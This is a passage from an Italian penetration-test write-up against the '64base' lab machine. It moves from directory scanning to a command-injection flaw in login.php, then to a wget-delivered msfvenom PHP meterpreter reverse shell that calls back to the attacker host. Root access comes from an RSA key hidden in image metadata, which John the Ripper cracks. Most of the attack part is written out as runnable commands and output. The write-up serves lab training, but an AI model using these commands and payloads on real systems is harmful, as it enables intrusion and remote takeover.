che però non si sono rilevate utili per una connessione SSH come utente 64Base. Si è passati quindi ad una prima analisi delle directory, tramite il tool **Dirb** è stato eseguito il seguente comando `dirb http://10.0.2.4:80`. Utilizzando un dizionario di 4612 parole predefinite, il tool effettua Web Content Scanning trovando 142 file i quali, per la maggior parte, sono file PHP vuoti o appartenenti al manuale del web server:



Troviamo però che `/admin` restituisce un errore HTTP 401 di richiesta autorizzazione – la pagina in questione, infatti, consiste in una Basic Access Authentication, le credenziali precedentemente trovate non permettono l'accesso:



```
root@kali: ~
(root@kali)-[~]
# dirb http://10.0.2.4/

DIRB v2.22
By The Dark Raver

START_TIME: Sat Aug 26 07:44:59 2023
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://10.0.2.4/ —
+ http://10.0.2.4/admin (CODE:401|SIZE:455)
=> DIRECTORY: http://10.0.2.4/and/
=> DIRECTORY: http://10.0.2.4/as/
```

Tra i file è presente `robot.txt` che è utilizzato per indicare ai crawler dei motori di ricerca a quali URL possono accedere sul sito. Tramite il seguente script python:

```
import os
from urllib.request import urlopen

result = os.popen('curl http://10.0.2.4/robots.txt').read()
for line in result.split("\n"):
    if line.find("Disallow") != -1:
        try:
            response_length = len(urlopen('http://10.0.2.4/' + line.split()[1]).read())
            print(line + ' ' + str(response_length))
        except Exception as e:
            print(line + ' ' + str(e))
```

interroghiamo i percorsi contenuti all'interno del file – le risposte alle richieste riportano però solo errori HTTP 404 o cartelle vuote.

Eseguiamo una ricerca più approfondita, tramite il seguente script python, passando le 4 pagine HTML dell'applicazione web, generiamo una wordlist contenente ogni token che appare nel sito:

```
import re
import requests
import sys

def repl(txt):
    txt = txt.replace('<!', ' ').replace('>', ' ').replace('</', ' ')
        .replace('\n', ' ').replace('<', ' ').replace('"', ' ')
        .replace('=', ' ').replace(':', ' ').replace('—', ' ')
        .replace('/', ' ').replace('"', " ").replace(',', ' ')
        .replace('#', ' ').replace('?', ' ').replace('.', ' ')
        .replace('; ', ' ').replace('(', ' ').replace(')', ' ')
        .replace('{', ' ').replace('}', ' ')
    return txt.strip()

words = []
url = sys.argv[1]
req = requests.get(url).text.splitlines()
for item in req:
    item = repl(item)
    tmp = [x.strip() for x in item.split(' ') if x.strip() != '']
    for word in tmp:
        if word not in words: words.append(word)

w = open(sys.argv[2], 'w')
for x in words:
    w.write('%s\n' %x)
w.close()
```


Utilizzando il tool **Dirsearch** interroghiamo il sito con ogni token della wordlist eseguendo il comando

```
dirsearch -u http://10.0.2.4 -r -f -w ./64baseWL.lst -e php,txt,json
```

Tra gli output notiamo in particolare `/Imperial-Class`, presente in `robot.txt` ma con una lettera in maiuscolo:

```
root@kali: ~  
[09:05:57] 200 - 2KB - /img/ (Added to queue)  
[09:05:57] 200 - 0B - /Imperial/ (Added to queue)  
[09:05:57] 401 - 455B - /Imperial-Class/ (Added to queue)  
[09:05:57] 401 - 455B - /Imperial-Class  
[09:05:58] 200 - 0B - /is/ (Added to queue)  
[09:05:58] 200 - 0B - /It/ (Added to queue)  
[09:05:58] 200 - 0B - /its/ (Added to queue)  
[09:05:58] 200 - 2KB - /js/ (Added to queue)
```


La pagina in questione riporta una Basic Access Authentication e, le credenziali trovate precedentemente, ci concedono l'accesso ed il redirect ad una nuova pagina con un form di login. In questo caso, le credenziali non permettono l'accesso ma, analizzando il traffico HTTP con il tool **BurpSuite**, notiamo un redirect intermedio a `login.php`:



La risposta HTTP rivela una flag che, decodificata in Base64, mostra il seguente URL:

`/Imperial-Class/BountyHunter/login.php?f=system&c=id`

Risulta chiaro che il file `login.php` permette di utilizzare comandi bash passati tramite il parametro HTTP `'c'` per processare delle richieste e stampare a schermo l'output della shell – passando `id` notiamo che le richieste vengono effettuate come utente `64base`. Questa pagina rende la macchina vulnerabile ad attacchi di tipo **command injection**:



Inoltre, notiamo che la pagina riporta in chiaro un'altra flag che decodificata in Base64 riporta le seguenti credenziali che però non hanno successo con `/admin` e SSH:

`64base:64base5h377`


Dopo uno studio approfondito delle capacità della shell trovata, emerge chiaramente che l'elenco dei comandi disponibili per l'esecuzione è estremamente limitato. Inoltre, sono presenti alcuni filtri all'interno del file `login.php`, e.g., un filtro per il carattere `'/'` che rende ulteriormente difficile eseguire comandi che includono percorsi. Utilizzando

`... login.php?f=system&c=wget+--version`

notiamo che é presente (ed eseguibile dall'utente `64base`) il comando `wget` che può essere utilizzato per **caricare sulla macchina target un payload per un attacco**.

8 Target Exploitation

Nella fase di Target Exploitation, concentreremo la nostra attenzione sull'utilizzo di alcune delle vulnerabilità che abbiamo identificato precedentemente. In particolare, sfruttando una Command Injection dalla pagina `/Imperial-Class/BountyHunter/login.php`, individuata nel processo di Vulnerability Mapping, procederemo all'installazione di una **TCP reverse shell**. Questa consente di instaurare una connessione in uscita dalla macchina bersaglio verso la macchina attaccante che riceverà una shell in esecuzione con i privilegi dell'utente corrente. In Kali Linux è già disponibile un'implementazione in formato PHP tramite il framework **Metasploit**, utilizzato ampiamente in questa fase. Tramite il comando `msfvenom` creiamo il payload `rs.php` di tipo `php/meterpreter/reverse_tcp` come mostrato in seguito:

A terminal window with a dark background and light text. The prompt is 'root@kali: ~/64base'. The command entered is 'msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f raw -o rs.php'. The output shows that no platform or architecture was selected, so defaults were used, and the raw payload was outputted as 'rs.php' with a size of 1110 bytes.

```
root@kali: ~/64base
└─# msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f raw -o rs.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
Saved as: rs.php
```


Successivamente, creiamo un HTTP server nella cartella contenente il payload utilizzando

```
python -m http.server 80
```

e, dalla pagina web, richiamiamo il comando **wget** tramite l'URL per scaricare la cartella del server come mostrato in seguito:

```
... login.php?f=system&c=wget+-r+10.0.2.15
```

Verifichiamo che il download del payload sia avvenuto con successo:




```
[64base Command Shell]

flag4{NjRiYXN10jY0YmFzZTVoMzc3Cg==}

Debian GNU/Linux 8 \n \l

Sat Aug 26 20:07:23 BST 2023
Linux 64base 3.16.0-4-586 #1 Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
    inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fec1:1986/64 Scope:Link

total 40
drwxr-xr-x 2 www-data www-data 4096 Aug 26 19:55 10.0.2.15
-rwxr-xr-- 1 www-data www-data 2065 Dec  5  2016 cat
drwxr-xr-x 2 www-data www-data 4096 Dec  5  2016 css
-rwxr-xr-- 1 www-data www-data  757 Dec  6  2016 index.html
-rwxr-xr-- 1 www-data www-data  705 Dec  5  2016 index.jade
-rwxr-xr-x 1 www-data www-data  959 Dec  6  2016 index.php
drwxr-xr-x 2 www-data www-data 4096 Dec  5  2016 js
-rwxr-xr-- 1 www-data www-data 1106 Dec  5  2016 license.txt
-rwxr-xr-- 1 64base    www-data  838 Dec  7  2016 login.php
drwxr-xr-x 2 www-data www-data 4096 Dec  5  2016 scss
```



```
64 Directory listing for /
10.0.2.4/Imperial-Class/BountyHunter/10.0.2.15/

Directory listing for /

• rs.php
```

Avviamo metasploit, e configuriamo la TCP reverse shell nel modo seguente:

```
msf6 > use exploit/multi/handler
[*] Starting persistent handler(s) ...
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name   Current Setting  Required  Description
  ---   -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ---   -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > |
```

dopodiché, restiamo in ascolto della connessione con il comando `run`. Dalla pagina web, eseguiamo il payload, viene così lanciata la sessione **meterpreter** dalla quale possiamo usare la shell – avendo eseguito il payload tramite il browser abbiamo instaurato una connessione come utente `www-data` utilizzato da Apache per le normali operazioni:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:48609) at 2023-08-27 20:06:42 -0400

meterpreter > shell
Process 4171 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


9 Post Exploitation

In questa sezione, ci concentreremo su due aspetti della Post-Exploitation: la **Privilege Escalation**, con l'obiettivo di ottenere i privilegi di utente root, e il **Maintaining Access**, che ci consentirà di installare una **backdoor** sulla macchina bersaglio. Questo ci permetterà di stabilire una connessione automatica senza utilizzare ulteriori exploit in futuro.

9.1 Privilege Escalation

Come mostrato nelle sezioni precedenti, è stata avviata una reverse shell come utente www-data, possiamo quindi raccogliere ulteriori informazioni utili sulla macchina. Innanzitutto, lanciamo il comando `uname -a` in modo da ottenere informazioni riguardo al sistema, nel nostro caso Debian 3.16.36-1+deb8u2. L'aggiornamento +deb8u2 ha patchato il famoso exploit *dirtycow* CVE-2016-5195, proviamo quindi a cercare altri exploit per la privilege escalation tramite *exploit-db.com* e tra i moduli di metasploit. Sono stati trovati e testati alcuni exploit che però non hanno permesso di ottenere ulteriori privilegi.

Passando a degli approcci manuali, nella cartella `/admin` troviamo una flag – analizzandola è un'immagine in formato JPEG. Creiamo un HTTP server sulla macchina target e scarichiamo l'immagine sulla macchina attaccante per poterla visualizzare::



Utilizzando il tool **exiftools** analizziamo i metadata dell'immagine scoprendo una sezione commento sospetta poiché di grandi dimensioni. Convertendola prima da esadecimale e poi in Base64, essa rivela una chiave privata RSA:

```
root@kali: ~/64base/10.0.2.4:8080
(root@kali)~[~/64base/10.0.2.4:8080]
# exiftool -Comment ./flag5\{TG9vayBjbnNpZGUhIDpECg=\} | cut -d ':' -f 2 | xxd -r -p | base64 -d

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 621A38AAD4E9FAA3657CA3888D9B356C

mDtrXiwh40RSnAs2+LNRHvS9yhM+eaxxU5yrGPCkrbQW/RgPP+RGJBz9VrTkvYw6
YcOuYeZMjs4fIPn7FZyJgxGHhSxQoxVn9kDkwnsMNDirtcoC0k9RDAG5ex9x4TMz
8ILD8Qq5i9Yzj9vPfzeBDZdIz9Dw2gn2SaEgu5zeL+6HGObF8Zh3Mlchy8s1XrE0
kvLKI252mzWw4kbSs9+QaWyh34k8JIVzuc1QCybZ5WoU5Y56G6q1Rds0bcVqLUse
MSzKk3mKaWALXLo7LnmqQUFKHndBE1ShPVVi4b0GyFIL00vtmvFb4+zhu6jOWYH
k2hdCHNSt+iggy9hh3jaEgUnSPZuE7NJwDYa7eSDagL17XKpkm2YiBVrUXxVMnob
wXRf5BcGKU97xdorV2Tq+h9KSLZe799trTrFGNe05vxDrij5Ut2KcQx+98K8KpWL
guJPRPKGiJo96HDGc3L5YsX0bVg+/fj0AvsKfrcV/lxaw+Imymc1MXiJMbmCzLDw
TAWmaqkRFDyA1HUvtvSeVqS1/HjhDw9d4KsvsjkjjvyeQTssfsdGcU0hDkXwRWssd
2d3G+Njm1R5ZLNgRLNpVGjKc4AsfXS3J0z2t3BPM9Z0BMBE9Dx8zm5xFY9zWtrv
AGpr0Bh8KQwmpjQUc1afsqAQX0UHNLT1Z0WKJg4SA3XC9dCEyFq0SIxQj09LGCG
4Q5ncfUhmvtqyutCl2dXPsvXVDe4eoD1CkvJNDY3KPW+Gkn9L+9CPy8+DNunFIwx
+T++7Qg/uPXKq4M61IQ8034UhuRWS4TqP9azX3CG9LyoiB6VbK0eDwN8aillKZBs
fY9Q6AM1sylvizH1nnxK0tZQWurxjGJBIs62telMkas9yNMk3Lu7qRH6sw09sdTbi
+j0x4uDZjJcgMXxf0w5A64LYfSMRzFj7XdFy19+Me8JEhQ8KNXDwQKdyULF0Tsz
13VfBNxYsYL5zGXNzyqZ4I/007Med2j0Gz0g21iHA/06mrs2cld6SUBGEvn8NiV
rSrH6vEs4Szg0x8ddGvQ0qW1vMkTRu30y/e10F745xDMATKRlKZ6rYHMCxJ3Icnt
Ez00MXydc6CiF/IWtgdu+hKyvs4sFtCBcLSagmDTJ2kZdu4RRwYVv6oINz9bp0vE
Rx3HUqfnKShruzM9ZkiIkuSfRtfiMvbTzffJTS4c48C05X/ReF/AaMxkbSdEOFsI
Fv9Xdi9SdNuxGHE2G4HvJdIprFURVSpSI80wgrb245sw6gToitZ90hJ4nJ5ay7AG
Yiaa5o7877/fw6YZ/2U3AddiS0Bm+hjV2JVxroyUXbG5dfl3m8Gvf71J62FHq8vj
qJanSk8175z0bjrXWdLG3DSLIIjislPW+yDaf7YBVYwWR+TA1kC6ieIA5tU3pn/I3
64Z5mpC+wqfTxGgeCsgIk9vSn2p/eetdI3fQW8WXRbDet1ULHPqtIi7SZbj8v+P
fnHLQvEwIs+Bf1CpK1AkZeUMREQkBhDi72HFbw2G/zqti/YdnqxAyl6LZzIeQn8t
/Gj4karJ1im9If39dM50aCVZR/TOBVar8mrP7VtJor9jeH2tEL0toEqWB1PK0uXP
-----END RSA PRIVATE KEY-----
```

Testando una connessione SSH tramite root utilizzando la chiave privata, é richiesta una *passphrase* per decrittografare la chiave. Utilizziamo **ssh2john** per convertire la chiave privata in un formato adatto al tool **John The Ripper**, quindi, servendoci della wordlist **rockyou.txt** presente in Kali, utilizziamo un approccio *brute force* per trovare la password:

```
root@kali: ~/64base/10.0.2.4:8080
(root@kali)~[~/64base/10.0.2.4:8080]
# john key.hash -wordlist=rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
usetheforce (key.rsa)
1g 0:00:00:00 DONE (2023-08-28 13:01) 3.846g/s 2193Kp/s 2193Kc/s 2193KC/s usherisbuff..used69
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

La password viene trovata con successo e risulta essere la frase "usetheforce" presente anche nell'immagine precedentemente trovata. Riusciamo quindi ad ottenere i privilegi di root connettendoci via SSH:

```
root@kali: ~/64base/10.0.2.4:8080

(root@kali)~[~/64base/10.0.2.4:8080]
# ssh -p 62964 10.0.2.4 -l root -i ./key.rsa

Enter passphrase for key './key.rsa':

Last login: Wed Dec  7 16:27:53 2016 from localhost

flag6{NGU1NDZiMzI1YTQ0NTEzMjRlMzI0NTMxNTk1NDU1MzA0ZTU0NmI3YTRkNDQ1MTM1NGU0NDRkN2E0ZDU
dhNDkzMTRmNTQ1NTM0NGU0NDZiMzM0ZTZhNTk3OTRlNDQ2MzdhdhNGY1NDVhNjg0ZTU0NmIzMTRlN2E2MzMzNGU
Q1NDU5Nzg0ZDdhNDkzMTRlNmE0ZDM0NGU2YTQ5MzA0ZTdhNTUzMjRlMzI0NTMyNGQ3YTZmZU0ZDdhNTUzMzR
RlNDQ0ZDMYNGU3YTRlNmI0ZDMYNTk3NzU5NTE2ZjNkMGEK}
root@64base:~# whoami
root
```

Con i privilegi di root, notiamo che tra i permessi dell'account 64Base c'è l'esecuzione del comando bash come qualsiasi utente tranne root:

```
64base@64base: /var/www/html/Imperial-Class/BountyHunter/peas

GNU nano 2.2.6      File: /etc/sudoers.tmp      Modified

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
64base  ALL=(ALL, !root) /bin/bash
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit    ^J Justify  ^W Where Is ^V Next Page ^U UnCut Te ^T To Spell
```

